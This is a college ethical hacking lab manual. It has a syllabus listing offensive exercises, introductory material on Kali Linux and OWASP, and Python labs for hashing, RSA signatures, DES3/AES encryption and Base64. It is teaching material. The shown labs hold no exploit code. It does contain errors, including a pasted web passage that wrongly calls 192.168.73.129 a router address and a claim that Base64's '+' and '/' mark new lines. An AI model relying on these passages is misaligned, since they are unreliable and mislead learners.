

**Hyderabad Karnataka Education Society's
Poojya Dodappa Appa Engineering College, Kalaburagi
(An Autonomous Institution)
Aiwan-E-Shahi Area, Kalaburagi, Karnataka 585102**

Department of Computer Science & Engineering



1

**ETHICAL HACKING LAB MANUAL (22CS72)
LAB MANUAL 2025-2026**

Prepared By

**Dr. Shailaja S
Smt. Jyoti C**

ETHICAL HACKING Lab Manual

COURSE TITLE: ETHICAL HACKING		
Subject Code: 22CS72	Credits: 03	CIE: 50
Number of Lecture Hours/Week (L:T:P)	3:0:2Hrs	SEE: 50
Total Number of Lecture Hours: 42Hrs		SEE Hours: 03
Prerequisites: Computer Networks		
Course Objectives: • Acquire knowledge of basics of Cryptography. • To understand how to conduct ethical hacking and its types • To learn various tools used for ethical hacking. • Identify security loop holes in networks and web applications.		
MODULES		Teaching Hours
Module-I Cryptography fundamentals: Symmetric algorithms, Asymmetric Algorithms, Digital Signature, Sensitive Data Encryption, Hashing Algorithms, Public Key Infrastructure Components, Cryptography Attacks: Birthday Attack, Mathematical Attack, Brute Force Attack, Man-in-the-Middle Attack, SSL/TSL Downgrade Attack, Dictionary Attack, Replay Attack, Password Cracking. Elements of Information Security. Ethical Hacking Concepts: Ethical hacking introduction, Motive, Means, and opportunity behind intrusion and attack, types and profiles of attackers and defenders, Attack target and types, Anatomy of an attack. Role of security and penetration testers, Penetration testing methodologies Legal aspects of Ethical Hacking 1. Create Message Digest using SHA-1, SHA-2 2. Generate Digital Signature of a document 3. Encrypt a message using DES, AES algorithm. 4. Analyze different encoding (Base64, URL, HTML) and encryption (MD5, SHA1, SHA2 etc) mechanisms used in application.		08 Hrs.
Module-II Ethical Hacking Foot printing and Reconnaissance: foot printing types and objectives, Foot printing Methodology, Tools for foot printing. Scanning and Enumeration: Comparison between scanning and enumeration, scanning techniques and types, understanding service enumeration, Nmap Network scanning tool. Introduction to Enumeration, significance of Enumeration, Classification of Enumeration, types of Enumeration, Techniques, goals, Enumerating Windows OS, SNMP Enumeration, SMTP Enumeration. 1. Perform foot printing using Google hacking to extract information from archived website, extract contents from website, trace an email header analysis and fetch DNS information. 2. Use tools for port scanning, network scanning and generate report.		08 Hrs.

ETHICAL HACKING Lab Manual

Module-III

VULNERABILITY ASSESSMENT AND THREAT MODELLING:

Vulnerability assessment concepts: Explaining vulnerability assessments, Types of vulnerability assessments, **Vulnerability assessment life cycle**, **Vulnerability scanning tools**, Introducing the Nessus vulnerability scanner, Best practices for vulnerability assessments, Vulnerability assessment reports, **The elements of threat modeling:** The finding, The kill chain, The single asset value, The organizational asset value, The estimated risk.

Threat modelling frameworks: STRIDE, PASTA, VAST, Attack trees, CVSS, **Threat modelling tools**, **Threat forecasting:** Phase 1 – Research, Phase 2 - Implementation and analysis, Phase 3 - Information sharing and building, **Threat model lab – personal computer security**

Hacking windows OS :Technical requirements, Exploiting the Windows OS, Exploiting Windows device drivers, **Exploiting Windows networking :** Address Resolution Protocol, Simple network management protocol, Server Message Block, NetBIOS, **Exploiting Windows authentication, User authentication and movement:** Obtaining and extracting passwords, Exploring password-cracking techniques, Authentication spoofing, Pulling Windows account names via null sessions, Tools for pulling account names via null sessions, Privilege elevation, **Exploiting Windows services and applications:** Server-side exploits, Client-side exploits, Exploring the Windows Registry, Windows Registry exploitation, Exploiting the Windows logs **Hacking LINUX OS: Exploiting the Linux operating system, Exploring the Linux file system:** Exploiting the file system, Linux hidden files, Important files, **Exploiting Linux networking, Exploiting Linux authentication:** Cracking passwords, **Linux updates and patching, The Linux logging system, Exploiting the Linux kernel:** Checking your kernel version, Exploiting the kernel

1. Perform vulnerability assessment using Nessus tool Essentials.
2. Perform application threat modeling using STRIDE and calculate the risk.
3. Exploit Linux services to gain the root privileges.

09 Hrs.

Module-IV

Ethical Hacking of Web Servers: Web servers' architecture, configuration, and vulnerabilities : Adding processing logic, Threats, vulnerabilities, and exploits to web services, Web server authentication: Basic authentication, OAuth, Some real- world web servers and ways to combat attacks: IIS hardening tasks, Apache web server hardening tasks, Types of web server/website attacks: Websitedefacement, DoS/ DDoS attack, HTTP response-splitting attack, Cross-Site Request Forgery, Deeplinking, Directory traversal attack, Man-in-the-Middle/sniffing attack, Cookie tampering, Cookie-based session attacks, Session hijacking, DNS **Attacking Session Management:** The Need for state, Weaknesses in token generation, Weaknesses in session token handling, Securing session management **Attacking Data Stores:** Injecting into interpreted contexts, injecting into SQL, injecting into NoSQL, **Attacking Back-end components:** Injecting OS Commands, Manipulating File Paths, Injecting into Back-end HTTP Requests.

1. Perform Directory and Path traversal attack.

09 Hrs.

ETHICAL HACKING Lab Manual

- Build a checklist for Session management and use the same to perform manual checks on the application. - Experiment to perform Sessions Hijacking using Web-Goat - Experiment to perform SQL Injection in application using manual and Automated tools. - Experiment to perform OS Command Injection in application and extend the attack to gain web shell access.	
Module–V Crosssite scripting attack: Varieties of XSS, XSS Attacks in Action, Finding and Exploiting XSS vulnerabilities, Preventing XSS Attacks. Ethical hacking for malware analysis: Technical requirements, malware existence and sources, exploring types of malware: Virus, Worms, Trojans, Ransomware, Bots/botnets, Adware, Spyware, Malvertising, Fileless malware, Backdoors, Rootkits, Analysing a sample: Setting up a malware analysis lab, Static analysis, Dynamic analysis, Detecting malware and removing it, Perimeter monitoring, Malware prevention - Experiment to simulate XSS attack of different types - Experiment using Wire shark to identify signs of malware communication and analyze captured network traffic. - Experiment to detect Trojan in systems	08 Hrs.
Question paper pattern: The question paper will have ten questions. There will be two questions from each module, covering all the topics from a module. The students will have to answer five full questions, selecting one full question from each module.	
TEXT BOOKS: - Hands-On Ethical Hacking Tactics, Shane Hartman, 1st Edition, April 2024, Packt Publishing Ltd. , www.packtpub.com - Hands-On Ethical Hacking and Network Defense, Michael T. Simpson, Nicholas D. Antill, Robert S. Wilson, 4th Edition, 2023 - Web Application Hacker's Handbook, Dafydd Stuttz, Marcus Pinto, Wiley, 2nd Edition, 2011	
REFERENCE BOOKS: - Hacking: The Art of Exploitation by Jon Erickson, 2nd Edition, Feb 2008. - Penetration Testing: A Hands-On Introduction to Hacking Paperback by Georgia Weidman, June 2014. - Stuart McClure, Joel Scambray and Goerge Kurtz, "Hacking Exposed Network Security Secrets & Solutions", 5th Edition, Tata Mc Graw Hill Publishers, 2010. - Allen Harper, Shon Harris, Jonathan Ness, Chris Eagle, "Gray Hat Hacking The Ethical Hackers Handbook", 3rd Edition, McGraw-Hill Osborne Media paperback (January 27, 2011)	
5. Ceh V11 Certified Ethical Hacker Study Guide, Ric Messier, 1st Edition, Sybex Publication, 2021.	

ETHICAL HACKING Lab Manual

E-Resources:

1. <https://www.eccouncil.org/programs/certified-ethical-hacker-ceh-practical/>
2. <https://www.guru99.com/ethical-hacking-tutorials.html>
3. <https://www.udemy.com/penetration-testing/>
4. <https://www.eckovation.com/course/ethical-hacking-and-cyber-security>
5. https://onlinecourses.nptel.ac.in/noc16_cs07/preview

Course outcomes:

On completion of the course, the student will have the ability to:

Course Code	CO#	Course Outcome(CO)
22CS72	CO1	Explain fundamental aspects of cryptography, basic ethical hacking principles and demonstrate different encryption and decryption techniques.
	CO2	Demonstrate tools for Footprinting and Reconnaissance, scanning and enumeration
	CO3	Discover the network vulnerabilities and perform threat modelling.
	CO4	Apply ethical hacking principles to discover web server vulnerabilities (session hijacking and SQL injection)
	CO5	Acquire skills to identify Cross-site scripting, malware and learn preventive measures.

What is Ethical Hacking?

Ethical hacking is the authorized practice of using hacking techniques to find and fix security vulnerabilities in computer systems, networks, and applications before malicious actors can exploit them. It is also known as [white-hat hacking](#), and ethical hackers work with the explicit permission of the system's owner to simulate real-world cyber attacks to improve an organization's cybersecurity defenses. The goal is to proactively identify weaknesses and help organizations strengthen their security to protect sensitive data and infrastructure.

How it works

- **Permission is key:**

Ethical hackers operate with the explicit consent of the organization they are testing.

- **Simulated attacks:**

They use the same tools and techniques as malicious hackers to simulate attacks, demonstrating how a breach could occur.

- **Vulnerability identification:**

The primary objective is to find and document security flaws, such as weak passwords, misconfigured firewalls, or exposed databases.

ETHICAL HACKING Lab Manual

- **Reporting and remediation:**

After the test, ethical hackers report their findings to the organization, which then uses the information to fix the vulnerabilities and improve its security posture.

- **Proactive defense:**

The practice is a proactive measure that allows organizations to move from a reactive stance to a preventative one.

What is Cyber Security?

Cyber security is the practice of defending computers, servers, mobile devices, electronic systems, networks, and data from malicious attacks. It's also known as information technology security or electronic information security. The term applies in a variety of contexts, from business to mobile computing, and can be divided into a few common categories.

Network security is the practice of securing a computer network from intruders, whether targeted attackers or opportunistic malware.

Application security focuses on keeping software and devices free of threats. A compromised application could provide access to the data its designed to protect. Successful security begins in the design stage, well before a program or device is deployed.

Information security protects the integrity and privacy of data, both in storage and in transit.

Operational security includes the processes and decisions for handling and protecting data assets. The permissions users have when accessing a network and the procedures that determine how and where data may be stored or shared all fall under this umbrella.

Disaster recovery and business continuity define how an organization responds to a cyber-security incident or any other event that causes the loss of operations or data. Disaster recovery policies dictate how the organization restores its operations and information to return to the same operating capacity as before the event. Business continuity is the plan the organization falls back on while trying to operate without certain resource.

ETHICAL HACKING Lab Manual

End-user education addresses the most unpredictable cyber-security factor: people. Anyone can accidentally introduce a virus to an otherwise secure system by failing to follow good security practices. Teaching users to delete suspicious email attachments, not plug in unidentified USB drives, and various other important lessons is vital for the security of any organization.

What is Kali Linux?

About Kali Linux

Kali Linux (formerly known as BackTrack Linux) is an open-source, Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali Linux contains several hundred tools targeted towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering. Kali Linux is a multi platform solution, accessible and freely available to information security professionals and hobbyists.

Kali Linux was released on the 13th March 2013 as a complete, top-to-bottom rebuild of BackTrackLinux, adhering completely to Debian development standards.

Kali Linux Features

More than 600 penetration testing tools included: After reviewing every tool that was included in BackTrack, we eliminated a great number of tools that either simply did not work or which duplicated other tools that provided the same or similar functionality. Details on what's included are on the Kali Tools site.

Free (as in beer) and always will be: Kali Linux, like BackTrack, is completely free of charge and always will be. You will never, ever have to pay for Kali Linux.

Open source Git tree: We are committed to the open source development model and our development tree is available for all to see. All of the source code which goes into Kali Linux is available for anyone who wants to tweak or rebuild packages to suit their specific needs.

Downloading Kali Linux

Where to Get Official Kali Linux Images ISO Files for Intel-based PCs

ETHICAL HACKING Lab Manual


In order to run Kali “Live” from a USB drive on standard Windows and Apple PCs, you’ll need a Kali Linux

bootable ISO image, in either 32-bit or 64-bit format.


If you’re not sure of the architecture of the system you want to run Kali on, on Linux or macOS, you can run the command `uname -m` at the command line. If you get the response, “x86_64”, use the 64-bit ISO image (the one containing “amd64” in the file name); if you get “i386”, use the 32-bit image (the one containing “i386” in the file name). If you’re on a Windows system, the procedure for determining whether your architecture is detailed on Microsoft’s website.

The Kali Linux images are available both as directly downloadable “.iso/.img” files or via “.torrent” files.

Official Kali ISOs for Intel-based PCs




fig(1)



fig(2)

ETHICAL HACKING Lab Manual



fig(3)

ETHICAL HACKING Lab Manual

Installation of VMplayer

Below are the few links for reference:

The official page for VMware Player:<https://www.techspot.com/downloads/1969-vmware-player.html>

Official documentation: Getting Started with VMware Player

Go to the first link and take care of registering and downloading VMplayer for your desired Operating System (Windows, Linux or Mac OS X). (If you don't want to register... search online for other possible solutions, but be careful not to download damaged software.)



Fig(4)

What is OWASP?

The Open Web Application Security Project (OWASP) is a non-profit foundation dedicated to improving the security of software. OWASP operates under an ‘open community’ model, where anyone can participate in and contribute to projects, events, online chats, and more. A guiding principle of OWASP is that all materials and information are free and easily accessed on their website, for everyone. OWASP offers everything from tools, videos, forums, projects, to events. In short, OWASP is a repository of all things web-application-security, backed by the extensive knowledge and experience of its open community contributors[i].

The OWASP includes the following:

1. Injection. A code injection occurs when invalid data is sent by an attacker into a web application. The attacker’s intent in doing so is to make the application do something it was not designed to do.

Example: SQL injection is one of the most common injection flaws found in applications. SQL injection flaws can be caused by use of untrusted data by an application when constructing a vulnerable SQL call.

Solution: Source code review is the best way to prevent injection attacks. Including SAST and DAST tools in your CI/CD pipeline helps to identify injection flaws that have just been introduced. This allows you to identify and mitigate them before production employment [i].

ETHICAL HACKING Lab Manual

Broken Authentication.

Certain applications are often improperly implemented. Specifically, functions related to authentication and session management, when implemented incorrectly, allow attackers to compromise passwords, keywords, and sessions. This can lead to stolen user identity and moreii.

Example: A web application allows the use of weak or well-known passwords (i.e. “password1”).

Solution: Multi-factor authentication can help reduce the risk of compromised accounts. Automated static analysis is highly useful in finding such flaws while manual static analysis can add strength in evaluating custom authentication schemes. Synopsys’ Coverity SAST solution includes a checker that specifically identifies broken authentication vulnerabilities.

2. Sensitive Data Exposure. Sensitive data exposure is when important stored or transmitted data (such as social security numbers) is compromised.

Example: Financial institutions that fail to adequately protect their sensitive data can be easy targets


3. Broken Access Control. Broken access control is when an attacker is able to get access to user accounts. The attacker is able to operate as the user or as an administrator in the system.

Example: An application allows a primary key to be changed. When the key is changed to another user’s record, that user’s account can be viewed or modified.

Solution: It is critical to use penetration testing in order to detect unintended access-controls. Changes in architecture and design may be warranted to create trust boundaries for data access [iii].

ETHICAL HACKING Lab Manual

Download OWASP Broken Web Apps VM 1.2 Zip



Fig(5)

OSDN > Find Software > External Sites > SourceForge.net > OWASP Broken Web Applications Project > Download File List > Download

OWASP Broken Web Applications Project



Fig(6)

web applications the
commercial VMware



Fig(7)

ETHICAL HACKING Lab Manual

More About 192.168.73.129

The 192.168.73.129 IP address is a local, private, or gateway IP address. 192.168.73.129 is your router's address that computer devices connected to the network will use to send data requests over the internet. Your router also has a public IP address. The public IP address gets used by the ISP and any website you visit, to get the information of the website you visit, to your router, with your router the sending that data, back to your computer screen, via the private IP address.

Finding Your IP Address

192.168.73.129 is a common private IP address, though it might not be yours. If 192.168.73.129 is not your IP address, you can search for your router model online, which should reveal the default IP address of your router. The IP address may also be listed in the manual of your router. If those methods don't work, you can use your computer to find your IP address.

If Your Computer Is Running Microsoft Windows:

Click on the network icon in the bottom right of your screen.

With the menu open, select the Wi-Fi network you use for the internet.

Selecting the Wi-Fi network will present you with a variety of information. Among this will be IPv4, which will have a chain of numbers next to it that looks similar to 192.168.73.129. These numbers are your IP address.

If Your Computer Is Running On Mac OS X

Open up the Apple menu

Click on the option titled system preferences Click on the network you use for internet access

Next to the word router, you will find your IP address listed

The only way your private IP address will change is if you change it. If your routers IP address does not match 192.168.73.129 or one of the other default IP addresses, then someone may have changed it before. If that is the case and you wish to reset it back to default, then you can perform a factory reset on your router, though that will reset everything else on the router.

ETHICAL HACKING Lab Manual

What Is An IP address Such As 192.168.73.129?

As touched on above, 192.168.73.129 is a private IP address that your router uses to distinguish itself on the network, and a delivery point for data requests from computer devices using the Wi-Fi network. 192.168.73.129 is not unique to your router as most router manufacturers use a selection of private IP addresses across their ranges of routers. With that said, a private IP address is not even unique to a certain brand. It is done this way, as the only person who needs to know the private IP address is the owner of the router.

But how does your router know which computer device is sending it data requests? Well, your router is not the only device on your network, with each computer connected to your Wi-Fi network, also having a private IP address such as 192.168.73.129. The string of numbers that is your IP address helps each device communicate with the other. And it is not just internet-capable devices that have an IP address. Printers and storage devices also have an IP address, so your router and computer devices using the network can connect with them and use them. Usually, the IP addresses of other devices on the Wi-Fi network are deviations of the router IP address, with the last number being different.

As of writing, when people talk about IP addresses, they are referring to IPv4. IPv4 stands for internet protocol version 4 and is four sets of numbers separated by a period, though it is not just any numbers. The IANA or Internet Assigned Numbers Authority has reserved certain numbers for private IP addresses, and the rest can be used for public IP addresses. Those reserved numbers are:

From 10.0.0.0 to 10.255.255.255 ----- Class A

From 172.16.0.0 to 172.31.255.255 ----- Class B

From 192.168.0.0 to 192.168.255.255----- Class C

Those three ranges of numbers allow for about 18 million different private IP addresses. As stated, the router manufacturers usually only stick to two or three.

ETHICAL HACKING Lab Manual

Private Vs. Public IP Addresses

192.168.73.129 is a private IP address and directly related to your Wi-Fi network. It is the chain of numbers you use to access the router admin page. However, as briefly mentioned, your router also has another public IP address.

Your ISP will assign your public IP address, and you don't have much control over it. Your public IP address can be any chain of four numbers, not consisting of the ones reserved for your private IP address. Your public IP address allows your router to connect and communicate with the internet. Anytime you visit a website, it will see your public IP address, and use it to send you your requested information.

Another difference between your private and public IP addresses is that your public IP address will most likely change. As stated, each router in the world needs a different public IP address, so ISPs have to use dynamic IP addresses. The ISP distributes its available IP addresses on a per-use basis. Once a user disconnects from the internet, their public IP address gets passed to someone else. Otherwise, ISPs would not have enough addresses for all of their customers.

It is possible to have a public IP address that does not change, and these are called static IP addresses. These types of addresses are for websites or cloud servers, which need to stay online permanently.

As the name suggests, a public IP address is public. It is for that reason that there is some concern towards a user's security. The public IP address can reveal the rough location of a user. However, in the right hands, a public IP address can provide more info than that. A hacker can use a public IP address to build a profile of a user.

A VPN service can give you some comfort if you are concerned about your security while online. A VPN service hides your public IP address from websites. Instead, a VPN provides a random address that can show you in a different country. Some routers come with a VPN service built-in.

Module I

1.Program to generate message digest using SHA-1, SHA-2.

```
import hashlib

def get_digests(data: str):
    # Convert the input string to bytes
    byte_data = data.encode('utf-8')

    # SHA-1 Digest
    sha1 = hashlib.sha1(byte_data).hexdigest()

    # SHA-224 Digest (SHA-2 variant)
    sha224 = hashlib.sha224(byte_data).hexdigest()

    # SHA-256 Digest (SHA-2 variant)
    sha256 = hashlib.sha256(byte_data).hexdigest()

    # SHA-384 Digest (SHA-2 variant)
    sha384 = hashlib.sha384(byte_data).hexdigest()

    # SHA-512 Digest (SHA-2 variant)
    sha512 = hashlib.sha512(byte_data).hexdigest()

    return {
        'SHA-1': sha1,
        'SHA-224': sha224,
        'SHA-256': sha256,
        'SHA-384': sha384,
        'SHA-512': sha512
    }

if __name__ == "__main__":
    input_data = input("Enter the string to hash: ")
    digests = get_digests(input_data)
    for algo, digest in digests.items():
        print(f"{algo} digest: {digest}")
```

ETHICAL HACKING Lab Manual

Result:

Enter the string to hash: csepda

SHA-1 digest: 66abe98374c402534dac0605ba8ced76aa4e2a54

SHA-224 digest: 66f64dde1c6767b8dfd0571753d6af48824a07f4a05cd3918bbef239

SHA-256 digest: ea28103f7eba8d82a27916860e6a1749a097043bc5a2b91494742b194d0dae7d

SHA-384 digest:

0afe17e89256265e001fc8d42e35753bffb15e19d980b5b41804766eb87ed3a27b498205054672fc1f9d4d95d2f29711

SHA-512 digest:

f76d18a31ff123d852d37cf41b61803eb7031327cb11ce82131ad9b03adda66a3731b04ff645119a64bbe43acf9bf089a7a78ec398790319c3b7985524e055bc

2.1) **Generate Digital Signature of a document**

Prerequisites:

Py –m pip install cryptography

Code:

```
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import rsa,
padding
from cryptography.hazmat.primitives import serialization
```

```
# Generate RSA Key Pair (or load from file if already generated)
```

```
private_key = rsa.generate_private_key(
    public_exponent=65537,
    key_size=2048
)
public_key = private_key.public_key()
```

```
# Save keys for future use (optional)
```

```
with open('private_key.pem', 'wb') as f:
```

ETHICAL HACKING Lab Manual

```
f.write(private_key.private_bytes(
    encoding=serialization.Encoding.PEM,
    format=serialization.PrivateFormat.TraditionalOpenSSL,
    encryption_algorithm=serialization.NoEncryption()
))

with open('public_key.pem', 'wb') as f:
    f.write(public_key.public_bytes(
        encoding=serialization.Encoding.PEM,
        format=serialization.PublicFormat.SubjectPublicKeyInfo
    ))

# Read contents of confidential.txt
with open('confidential.txt', 'rb') as file:
    file_data = file.read()

# Create digital signature
signature = private_key.sign(
    file_data,
    padding.PSS(
        mgf=padding.MGF1(hashes.SHA256()),
        salt_length=padding.PSS.MAX_LENGTH,
    ),
    hashes.SHA256()
)

# Save signature to a file
with open('confidential.signature', 'wb') as sig_file:
    sig_file.write(signature)

print("Digital signature generated and saved as
confidential.signature")
```

ETHICAL HACKING Lab Manual

2.2) Program to check whether the given digital signature is valid or not.

```
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives import serialization

# Load public key
with open("public_key.pem", "rb") as f:
    public_key = serialization.load_pem_public_key(f.read())

# Load original file data
with open("confidential.txt", "rb") as file:
    file_data = file.read()

# Load signature
with open("confidential.signature", "rb") as sig_file:
    signature = sig_file.read()

# Verify the signature
try:
    public_key.verify(
        signature,
        file_data,
        padding.PSS(
            mgf=padding.MGF1(hashes.SHA256()),
            salt_length=padding.PSS.MAX_LENGTH,
        ),
        hashes.SHA256()
    )
    print("✔ Signature is valid.")
except Exception as e:
    print("✗ Signature is NOT valid:", str(e))
```

Result:

✔ Signature is valid.

3. Program to encrypt message using DES and AES algorithms.

Prerequisite:

py –m pip install pycryptodome

3.1) DES Algorithm:

```
from Crypto.Cipher import DES3
from Crypto.Random import get_random_bytes
from Crypto.Util.Padding import pad, unpad

def encrypt_des3(message, key):
    cipher = DES3.new(key, DES3.MODE_CBC)
    padded_message = pad(message.encode('utf-8'),
DES3.block_size)
    ciphertext = cipher.encrypt(padded_message)
    return cipher.iv, ciphertext

def decrypt_des3(iv, ciphertext, key):
    cipher = DES3.new(key, DES3.MODE_CBC, iv=iv)
    decrypted_padded_message = cipher.decrypt(ciphertext)
    plaintext = unpad(decrypted_padded_message,
DES3.block_size).decode('utf-8')
    return plaintext

# Example Usage
key_des3 = get_random_bytes(24) # 24 bytes for Triple DES
message = "This is a secret message for DES!"

iv_des3, encrypted_message_des3 = encrypt_des3(message,
key_des3)
decrypted_message_des3 = decrypt_des3(iv_des3,
encrypted_message_des3, key_des3)
print("DES3 Encrypted:", encrypted_message_des3)
```

```
print("DES3 Decrypted:", decrypted_message_des3)
```

Result:

DES3 Encrypted:

```
b'\xfc*\xa6\xca0\x98%\xc7|\x8a\x94\xfb\xad\xec\x1c\x90\xe2\x1b\x95Iym\xc0\xb7\xa8O\xa1\xd1\xe3B\x00\xfe\xd4\x1c9\r\x06\xf8\x0e'
```

DES3 Decrypted: This is a secret message for DES!

3.2) AES Algorithm:

```
from Crypto.Cipher import AES
```

```
from Crypto.Random import get_random_bytes
```

```
from Crypto.Util.Padding import pad, unpad
```

```
def encrypt_aes(message, key):
```

```
    cipher = AES.new(key, AES.MODE_CBC)
```

```
    padded_message = pad(message.encode('utf-8'),  
AES.block_size)
```

```
    ciphertext = cipher.encrypt(padded_message)
```

```
    return cipher.iv, ciphertext
```

```
def decrypt_aes(iv, ciphertext, key):
```

```
    cipher = AES.new(key, AES.MODE_CBC, iv=iv)
```

```
    decrypted_padded_message = cipher.decrypt(ciphertext)
```

```
    plaintext = unpad(decrypted_padded_message,  
AES.block_size).decode('utf-8')
```

```
    return plaintext
```

Example Usage

```
key_aes = get_random_bytes(16) # 16 bytes for AES-128
```

```
message = "This is a secret message for AES!"
```

```
iv_aes, encrypted_message_aes = encrypt_aes(message, key_aes)
```


ETHICAL HACKING Lab Manual

```
decrypted_message_aes = decrypt_aes(iv_aes,  
encrypted_message_aes, key_aes)
```

```
print("AES Encrypted:", encrypted_message_aes)  
print("AES Decrypted:", decrypted_message_aes)
```

Result:

AES Encrypted:

```
b"\xf9\x01B\xd2n\xe2\x1b\x82\xa3V\x13#\x15?\xc9\xc5\xb4\x16D\xaf\xc5w#\xc6^\x83\x8b\xfb\x85'M\x02M\x00\xd4\xaf\x07\xc5O\x05|6\xffU\xd5 \x0c\xfc"
```

AES Decrypted: This is a secret message for AES!

4. Analyse different encoding (Base64, URL, HTML) and encryption (MD5, SHA1, SHA2 etc) mechanisms used in application.

Tools/Application Used:

PyCharm or IDLE

Base64 :

The Base64 encoding is used to convert bytes that have binary or text data into ASCII characters. Encoding prevents the data from getting corrupted when it is transferred or processed through a text-only system. In this article, we will discuss about Base64 encoding and decoding and its uses to encode and decode binary and text data.

Base64 encoding:

It is a type of conversion of bytes to ASCII characters. the list of available Base64 characters are mentioned below:

- 26 uppercase letters
- 26 lowercase letters
- 10 numbers
- + and / for new lines

Each Base64 character represents 6 bits of data. it is also important to note that it is not meant for encryption for obvious reasons.

To convert a string into a Base64 character the following steps should be followed:

- Get the ASCII value of each character in the string.
- Compute the 8-bit binary equivalent of the ASCII values
- Convert the 8-bit characters chunk into chunks of 6 bits by re-grouping the digits
- Convert the 6-bit binary groups to their respective decimal values.
- Use the Base64 encoding table to align the respective Base64 values for each decimal value.

ETHICAL HACKING Lab Manual

The below image provides us with a Base64 encoding table.

BASE64 INDEX TABLE							
0	A	16	Q	32	g	48	w
1	B	17	R	33	h	49	x
2	C	18	S	34	i	50	y
3	D	19	T	35	j	51	z
4	E	20	U	36	k	52	0
5	F	21	V	37	l	53	1
6	G	22	W	38	m	54	2
7	H	23	X	39	n	55	3
8	I	24	Y	40	o	56	4
9	J	25	Z	41	p	57	5
10	K	26	a	42	q	58	6
11	L	27	b	43	r	59	7
12	M	28	c	44	s	60	8
13	N	29	d	45	t	61	9
14	O	30	e	46	u	62	+
15	P	31	f	47	v	63	/

Fig(8)

1.1) Using python to encode strings:

In Python the base64 module is used to encode and decode data. First, the strings are converted into byte-like objects and then encoded using the base64 module. The below example shows the implementation of encoding strings isn't base64 characters.

Example:

```
import base64

sample_string = "hello world"

sample_string_bytes = sample_string.encode("ascii")

base64_bytes = base64.b64encode(sample_string_bytes)

base64_string = base64_bytes.decode("ascii")

print(f'Encoded string: {base64_string}')
```

Output:

Encoded string: aGVsbG8gd29ybGQ=

ETHICAL HACKING Lab Manual

1.2)How to encode a URL in Python

